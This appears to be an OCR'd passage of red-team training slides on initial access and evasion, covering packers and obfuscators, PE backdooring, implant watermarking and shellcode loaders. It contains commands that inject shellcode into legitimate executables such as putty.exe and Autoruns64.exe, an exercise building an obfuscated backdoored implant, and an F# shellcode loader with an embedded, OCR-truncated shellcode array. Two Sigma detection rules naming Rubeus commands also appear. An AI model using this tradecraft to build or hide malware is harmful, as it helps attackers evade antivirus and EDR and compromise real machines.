Modern Initial Access and Evasion Tactics

Mariusz Banach

@mariuszbit
mgeeky
mb@binary-offensive.com

Agenda – Day 3 – Executables

- Basics
  - Protectors, Obfuscators
  - PE Backdooring
  - Implant Watermarking
- Meet Shellcode Loader
- Hide your Shellcode
- Executable Formats
- Basic Evasions
  - Strings obfuscation
  - Entropy, File Bloating, Pumping
  - Time-Delayed Execution, Beating Emulators
  - Controlled Decryption
  - Fooling ImpHash
  - AMSI, ETW – get off my lawn
  - Freestyling with DripLoader
- Calling WinAPI Safely
  - EDR is Hooking, API Address Resolution
  - UnhookMe, Modules Refreshing
  - Direct Syscalls
- Call Stack Obfuscation
  - Problem Analysis
  - Return Address overwrite
  - Spoofing
- Other exotic evasions
- Outro

Evading EDR

A Comprehensive Guide to Defeating Endpoint Detection Systems
September 2023, 300 pp.
ISBN-13: 9781718503342

(•) Print Book (PREORDER) and EARLY ACCESS Ebook, $59.99
( ) EARLY ACCESS Ebook, $47.99

Pre-Order

Use coupon code PREORDER to get 25% off!

Author Bio

Matt Hand is an experienced red team operator with over a decade of experience. His primary areas of focus are in vulnerability research and EDR evasion where he spends a large amount of time conducting independent research, developing tooling, and publishing content. Matt is currently a Service Architect at SpecterOps where he focuses on improving the technical and execution capabilities of the Adversary Simulation team, as well as serving as a subject matter expert on evasion tradecraft.

Table of contents

The chapters in red are included in this Early Access PDF.


https://nostarch.com/book-edr

Basics

Protectors, Obfuscators

» Static detection is simplest to evade: simply write your custom malware or use a packer

- » **PE Protectors** – encrypt & anti-debug/anti-X
- » **PE Compressors** – reduce file size
- » **.NET Obfuscators** – protect IP, symbol names, strings
- » **Script Obfuscators** – VBA/VBScript, PowerShell, BAT
- » **Virtualizers** – translate input PE executable machine code into custom VM
- » **Executable Signers** – steal genuine EXE certificate + properties and apply on implant
- » **Resource Editors –** remove Icon, version information
- » **Shellcode Loaders** – load shellcode in a stealthily
- » **Shellcode Encoders** – Shikata Ga Nai



» Don’t Detect Tools – Detect Techniques

Protectors, Obfuscators


```
13  detection:
14    selection:
15      - Image|endswith: '\Rubeus.exe'
16      - OriginalFileName: 'Rubeus.exe'
17      - CommandLine|contains:
18        - ' asreproast '
19        - ' dump /service:krbtgt '
20        - ' kerberoast '
21        - ' createnetonly /program:'
22        - ' ptt /ticket:'
23        - ' /impersonateuser:'
24        - ' renew /ticket:'
25        - ' asktgt /user:'
26        - ' harvest /interval:'
27        - ' s4u /user:'
28        - ' s4u /ticket:'
29        - ' hash /password:'
30    condition: selection
31  falsepositives:
```

```
15  tags:
16      - attack.execution
17      - attack.t1059.001
18  logsource:
19      product: windows
20      category: ps_module
21      definition: PowerShell Module Logging must be enabled
22  detection:
23      selection_4103:
24          Payload|contains:
25              - '$DoIt'
26              - 'harmj0y'
27              - 'mattifestation'
28              - '_RastaMouse'
29              - 'tifkin_'
30              - '0xdeadbeef'
31      condition: selection_4103
```


```
Command Prompt
C:\Users\Mike\Desktop>DefenderCheck.exe mimikatz.exe
Target file size: 1427456 bytes
Analyzing...

[!] Identified end of bad bytes at offset 0x10B20B in the original file
File matched signature: "HackTool:Win64/Mikatz!dha"

00000000   00 5F 00 64 00 6F 00 4C  00 6F 00 63 00 61 00 6C   ·_·d·o·L·o·c·a·l
00000010   00 20 00 3B 00 20 00 22  00 25 00 73 00 22 00 20   · ·;· ·"·%·s·"·
00000020   00 6D 00 6F 00 64 00 75  00 6C 00 65 00 20 00 6E   ·m·o·d·u·l·e· ·n
00000030   00 6F 00 74 00 20 00 66  00 6F 00 75 00 6E 00 64   ·o·t· ·f·o·u·n·d
00000040   00 20 00 21 00 0A 00 00  00 00 00 00 00 0A 00 25   · ·!···········%
00000050   00 31 00 36 00 73 00 00  00 00 00 00 00 20 00 20   ·1·6·s·····  · 
00000060   00 2D 00 20 00 20 00 25  00 73 00 00 00 20 00 20   ·-· · ·%·s··· · 
00000070   00 5B 00 25 00 73 00 5D  00 00 00 00 00 00 00 00   ·[·%·s·]········
00000080   00 00 00 00 00 45 00 52  00 52 00 4F 00 52 00 20   ·····E·R·R·O·R· 
00000090   00 6D 00 69 00 6D 00 69  00 6B 00 61 00 74 00 7A   ·m·i·m·i·k·a·t·z
000000A0   00 5F 00 64 00 6F 00 4C  00 6F 00 63 00 61 00 6C   ·_·d·o·L·o·c·a·l
000000B0   00 20 00 3B 00 20 00 22  00 25 00 73 00 22 00 20   · ·;· ·"·%·s·"·
```

» Don’t Detect Tools – Detect Techniques


Protectors, Obfuscators

» **ProtectMyTooling** – multi-packer wrapper combining 29+ different packers for nice & easy obfuscation

» Offensive CI/CD Pipeline



Handled by ProtectMyTooling



Protectors, Obfuscators

» ProtectMyTooling – multi-packer wrapper combining 29+ different packers for nice & easy obfuscation

#	Name	Type	Licensing	Description
1	amber	open-source	Shellcode Loader	Takes PE file on input and produces an EXE/PIC shellcode that loads it reflectively in-memory
2	asstrongasfuck	open-source	.NET Obfuscator	Console obfuscator for .NET assemblies
3	backdoor	open-source	Shellcode Loader	Backdoors legitimate PE executable with specified shellcode
4	callobf	open-source	PE EXE/DLL Protector	Obscures PE imports by masquerading dangerous calls as innocuous ones
5	confuserex	open-source	.NET Obfuscator	An open-source protector for .NET applications
6	donut-packer	open-source	Shellcode Converter	Takes EXE/DLL/.NET and produces a robust PIC shellcode or Py/Ruby/Powershell/C#/Hex/Base64 array
7	enigma	commercial	PE EXE/DLL Protector	An advanced x86/x64 PE Executables protector with many anti- features and virtualization
8	hyperion	open-source	PE EXE/DLL Protector	Robust PE EXE runtime AES encrypter for x86/x64 with own-key brute-forcing logic
9	intellilock	commercial	.NET Obfuscator	Advanced .Net (x86+x64) assemblies protector
10	invobf	open-source	Powershell Obfuscator	Invoke-Obfuscation - obfuscated Powershell scripts
11	logicnet	open-source	.NET Obfuscator	Free and open .NET obfuscator using dnlib
12	mangle	open-source	Executable Signing	Takes input EXE/DLL file and produces output one with cloned certificate, removed Golang-specific IoCs and bloated size
13	mpress	freeware	PE EXE/DLL Compressor	Takes input EXE/DLL/.NET/MAC-DARWIN (x86/x64) and compresses it
14	netreactor	commercial	.NET Obfuscator	A powerful code protection system for the .NET Framework including various obfuscation & anti- techniques
15	netshrink	open-source	.NET Obfuscator	.Net EXE packer with anti-cracking feautres and LZMA compression
16	nimcrypt2	open-source	Shellcode Loader	Generates Nim loader running input .NET, PE or Raw Shellcode
17	nimpackt	open-source	Shellcode Loader	Takes Shellcode or .NET Executable on input, produces EXE or DLL loader. Doesn't work very well with x86. Based on modified NimPac
18	nimsyscall	sponsorware	Shellcode Loader	Takes PE/Shellcode/.NET executable and generates robust Nim+Syscalls EXE/DLL loader
19	packer64	open-source	PE EXE/DLL Compressor	Packer for 64-bit PE exes
20	pe2shc	open-source	Shellcode Converter	takes PE EXE/DLL and produces PIC shellcode
21	pecloak	open-source	PE EXE/DLL Protector	A Multi-Pass x86 PE Executables encoder. Requires Python 2.7
22	peresed	open-source	PE EXE/DLL Protector	Removes all existing PE Resources and signature (think of Mimikatz icon)
23	scarecrow	open-source	Shellcode Loader	Takes x64 shellcode and produces an EDR-evasive DLL (default)/JScript/CPL/XLL artifact. (works best under Linux or Win10 WSL!)
24	sgn	open-source	Shellcode Encoder	Shikata ga nai () encoder ported into go with several improvements. Takes shellcode, produces encoded shellcode
25	smartassembly	commercial	.NET Obfuscator	A powerful code protection system for the .NET Framework including various obfuscation & anti- techniques
26	srdi	open-source	Shellcode Encoder	Convert DLLs to position independent shellcode
27	themida	commercial	PE EXE/DLL Protector	Advanced x86/x64 PE Executables virtualizer, compressor, protector and binder
28	upx	open-source	PE EXE/DLL Compressor	Universal PE Executables Compressor - highly reliable, works with x86 & x64
29	vmprotect	commercial	PE EXE/DLL Protector	VMProtect protects x86/x64 code by virtualizing it in complex VM environments

PE Backdooring


- Inject your shellcode into legitimate executable (violating its signature)
- Then sign-it with self-signed / custom Authenticode certificate *(we'll get to that later)*
- ProtectMyTooling -> RedBackdoorer.py
- **Where to inject:**
  - Middle of current code section (.text, .code)
  - Into separate section (second-to-last / N-to-last)
- **How to redirect execution:**
  - Change AddressOfEntryPoint
  - Hijack branching call (JMP, CALL)
  - TLS Callback
- **How to sign it later:**
  - LimeLighter
  - Mangle
  - ScareCrow
  - osslsigncode.exe


```
<mode>

    save,run
      |   |
      |   +---------- 1 - change AddressOfEntryPoint
      |               2 - hijack branching instruction at Original Entry Point (jmp, call, ...)
      |               3 - setup TLS callback
      |
      +-------------- 1 - store shellcode in the middle of a code section
                      2 - append shellcode to the PE file in a new PE section
Example:

    py peInjector.py 1,2 beacon.bin putty.exe putty-infected.exe
```

PE Watermarking


- Responsible Red Teams keep track of their implants/malware.
- Keep track of your IOCs.
- Inject custom “watermark” to payloads and poll VirusTotal
- ProtectMyTooling -> RedWatermarker.py

- **Where to inject watermark:**
  - DOS Stub
  - PE Header properties: TimeStamp, Checksum
  - Overlay
  - Additional PE Section
  - Resources: Version Info, Manifest
- **How should watermark look like:**
  - Random SHA256 might be enough
  - Encrypted engagement metadata (CyberChef)



PE Watermarking

https://support.virustotal.com/hc/en-us/articles/360001386897-Content-search-VTGrep-




» Exercise 1: Generated obfuscated, watermarked backdoor.

- » Generate Mythic Apollo.exe (.NET) and Apollo.bin (shellcode)
- » Use ProtectMyTooling to set up a packers chain:
  - » **Apollo.exe**: Run Tools\ProtectMyTooling\ProtectMyToolingGUI.py -> Specify input file -> Select x64 architecture -> add to chain: NimPackt -> MPRESS -> Protect
  - » **Apollo.bin**: py ..\..\..\Tools\ProtectMyTooling\RedBackdoorer.py 2,1 .\apollo1.bin .\Autoruns64.exe -o .\Autoruns64-backdoored.exe -v
- » Watermark generated artifact with: “malware-development-test-123456789-0987654321”

```
py ..\..\..\Tools\ProtectMyTooling\RedWatermarker.py -t "malware-development-test-123456789-0987654322" .\Autoruns64-backdoored.exe -v
```

- » **Run & test if that worked**
- » If you have VirusTotal Enterprise subscription:
  - » Upload sample to VT -> let it be scanned
  - » Search for: content:"malware-development-test-123456789-0987654321"



Meet Shellcode Loader

Basic Red Team weaponry

» *Takes Shellcode on input, verifies environment, injects it if all is good.*

» Responsible to evade Sandboxes, Proxy, AV, EDR and safely land in a machine.

» Environment verification/keying, careful shellcode decryption

» Ends its duties after injecting shellcode.

» Might inject:

  » Into self: **Self-Inject / Local**


  » Into other process: **Remote Inject**

» Vulnerable to automated-detonation/sandboxes


» Loader Might reside in:


  » Process tree

  » Process modules list



Rust vs C++





What Language to choose?

» Each language brings its own specific Pros & Cons

» Ultimately we need a language that compiles to native PE: EXE, DLL, CPL

- » **C/C++**
- » **C#** -> MSIL -> EXE
- » **Golang**
- » **Rust**
- » **Nim**

» Other languages:

- » **F#** -> MSIL -> EXE
- » **Python 3** -> Nuitka* -> EXE
  -> PyInstaller -> EXE
  -> Codon** -> EXE

```
open System
open System.Runtime.InteropServices
open System.Threading

[<DllImport "kernel32" >]
extern nativeint VirtualAlloc(
  nativeint         lpStartAddress,
  uint32            dwSize,
  uint32            flAllocationType,
  uint32         flProtect)

[<DllImport "kernel32" >]
extern nativeint CreateThread(
  uint32         lpThreadAttributes,
  uint32            dwStackSize,
  nativeint            lpStartAddress,
  uint32&         param,
  uint32         dwCreationFlags,
  uint32&         lpThreadId)

[<DllImport "kernel32" >]
extern nativeint WaitForSingleObject(
  nativeint         hHandle,
  uint32         dwMilliseconds)

let mutable threadId : uint32 = (uint32)0
let mutable pInfo : uint32 = (uint32)0

// notepad86.bin
let mutable shellcode : byte[] = [|0xfcuy;0x48uy;0x83uy;0xe4uy;0xf0uy;0xe8uy;0xc0uy;0x00u
0x52uy;0x51uy;0x56uy;0x48uy;0x31uy;0xd2uy;0x65uy;0x48uy;0x8buy;0x52uy;0x60uy;0x48uy;0x8bu
0x48uy;0x8buy;0x72uy;0x50uy;0x48uy;0x0fuy;0xb7uy;0x4auy;0x4auy;0x4duy;0x31uy;0xc9uy;0x48u
0x02uy;0x2cuy;0x20uy;0x41uy;0xc1uy;0xc9uy;0x0duy;0x41uy;0x01uy;0xc1uy;0xe2uy;0xeduy;0x52u
0x8buy;0x42uy;0x3cuy;0x48uy;0x01uy;0xd0uy;0x8buy;0x80uy;0x88uy;0x00uy;0x00uy;0x00uy;0x48u
0xd0uy;0x50uy;0x8buy;0x48uy;0x18uy;0x44uy;0x8buy;0x40uy;0x20uy;0x49uy;0x01uy;0xd0uy;0xe3u
0x34uy;0x88uy;0x48uy;0x01uy;0xd6uy;0x4duy;0x31uy;0xc9uy;0x48uy;0x31uy;0xc0uy;0xacuy;0x41u
0x38uy;0xe0uy;0x75uy;0xf1uy;0x4cuy;0x03uy;0x4cuy;0x24uy;0x08uy;0x45uy;0x39uy;0xd1uy;0x75u
0x49uy;0x01uy;0xd0uy;0x66uy;0x41uy;0x8buy;0x0cuy;0x48uy;0x44uy;0x8buy;0x40uy;0x1cuy;0x49uy;0x01uy;0xd0uy;0x41uy;0x8buy;0x04uy;0x88uy;
0x48uy;0x01uy;0xd0uy;0x41uy;0x58uy;0x41uy;0x58uy;0x5euy;0x59uy;0x5auy;0x41uy;0x58uy;0x41u
0x20uy;0x41uy;0x52uy;0xffuy;0xe0uy;0x58uy;0x41uy;0x59uy;0x5auy;0x48uy;0x8buy;0x12uy;0xe9u
0xbauy;0x01uy;0x00uy;0x00uy;0x00uy;0x00uy;0x00uy;0x00uy;0x00uy;0x48uy;0x8duy;0x8duy;0x01u
0x8buy;0x6fuy;0x87uy;0xffuy;0xd5uy;0xbbuy;0xf0uy;0xb5uy;0xa2uy;0x56uy;0x41uy;0xbauy;0xa6u
0x83uy;0xc4uy;0x28uy;0x3cuy;0x06uy;0x7cuy;0x0auy;0x80uy;0xfbuy;0xe0uy;0x75uy;0x05uy;0xbbu
0x59uy;0x41uy;0x89uy;0xdauy;0xffuy;0xd5uy;0x6euy;0x6fuy;0x74uy;0x65uy;0x70uy;0x61uy;0x64u

let address = VirtualAlloc((nativeint)0, (uint32)shellcode.Length, (uint32)0x1000, (uint3
Marshal.Copy(shellcode, 0, address, shellcode.Length)
let hThread = CreateThread((uint32)0,(uint32)0, address, &pInfo, (uint32)0, &threadId)
WaitForSingleObject(hThread, (uint32)0xFFFFFFFF) |> ignore
```

